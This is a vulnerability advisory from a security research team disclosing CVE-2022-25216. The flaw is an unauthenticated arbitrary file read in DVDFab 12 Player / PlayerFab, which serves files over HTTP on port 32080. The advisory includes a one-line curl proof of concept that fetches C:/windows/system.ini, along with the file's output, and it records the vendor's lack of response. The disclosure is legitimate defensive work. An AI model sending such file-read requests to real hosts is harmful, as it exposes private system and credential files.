

# Vulnerability in DVDFab Player Permits Attacker to Read Arbitrary Files in Windows Filesystem

High


[← View More Research Advisories](#)

## Synopsis

# Arbitrary File Read in DVDFab 12 Player / PlayerFab

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N (7.5/7.3)

The DVDFab 12 suite contains an application called DVDFab Player (or, as it has very recently been renamed, "PlayerFab"), which serves a browseable media library over HTTP on port 32080. If the client opts to download the debugging log, the HTML user interface will issue a request that specifies the path to the log file. This path can easily be changed by the user either by tampering with the browser's request, or by issuing an HTTP GET request that directly specifies the name of the desired file.




access.

```
$ curl "http://10.3.2.104:32080/download/C%3a%2fwindows%2fsystem.ini"
; for 16-bit app support
[386Enh]
woafont=dosapp.fon
EGA80WOA.FON=EGA80WOA.FON
EGA40WOA.FON=EGA40WOA.FON
CGA80WOA.FON=CGA80WOA.FON
CGA40WOA.FON=CGA40WOA.FON[drivers]
wave=mmdrv.dll
timer=timer.drv[mci]
```

## Solution

DVDFab has not responded to our attempts to bring this vulnerability to their attention, and so, to the best of our knowledge, there is no reason to expect that a patch is forthcoming.

Open Tickets		Closed Tickets		+ New Ticket	
ID	SUBJECT	STATUS	LAST MESSAGE	PROBLEM TYPE	PROPERTIES
1	Security vulnerability found in DVDFab 12 Player	Other	Dear Technical Support,	Technical Support:Other	

< 1 >

## Disclosure Timeline

December 7, 2021: Vendor notified through "contact us" form on website

December 15, 2021: Vendor notified by email

December 23, 2021: Third attempt made to contact vendor, by email

February 7, 2022: Fourth attempt made to contact vendor, by website

*All information within TRA advisories is provided "as is", without warranty of any kind, including the implied warranties of merchantability and fitness for a particular purpose, and with no guarantee of completeness, accuracy, or timeliness. Individuals and organizations are responsible for assessing the impact of any actual or potential security vulnerability.*



If you have questions or corrections about this advisory, please email [advisories@tenable.com](mailto:advisories@tenable.com)

## Risk Information

---

**CVE ID:** [CVE-2022-25216](#)

**Tenable Advisory ID:** TRA-2022-07

**Credit:** Olivia Lucca Fraser

**Affected Products:** DVDFab 12 Player versions 6.2.1.0 - 6.2.1.1  
PlayerFab 7.0.0.0 - 7.0.0.5

**Risk Factor:** High

## Advisory Timeline

---

March 11, 2022 - Initial release

March 15, 2022 - Corrected advisory timeline and severity

---

### FEATURED PRODUCTS

Tenable One Exposure Management Platform

Tenable.cs Cloud Security

Tenable.io Vulnerability Management

Tenable.io Web App Scanning

Tenable.asm External Attack Surface

Tenable.ad Active Directory

Tenable.ot Operational Technology

Tenable.sc Security Center

Tenable Lumin



[Application Security](#)

[Building Management Systems](#)

[Cloud Security](#)

[Compliance](#)

[Exposure Management](#)

[Finance](#)

[Healthcare](#)

[IT/OT](#)

[Ransomware](#)

[State / Local / Education](#)

[US Federal](#)

[Vulnerability Management](#)

[Zero Trust](#)

[→ View all Solutions](#)

## **CUSTOMER RESOURCES**

[Resource Library](#)

[Community & Support](#)

[Customer Education](#)

[Tenable Research](#)

[Documentation](#)

[Trust and Assurance](#)

[Nessus Resource Center](#)

[Cyber Exposure Fundamentals](#)

[System Status](#)

## **CONNECTIONS**

[Blog](#)



[Events](#)

[Media](#)



[Privacy Policy](#)   [Legal](#)   [508 Compliance](#)

© 2022 Tenable®, Inc. All Rights Reserved

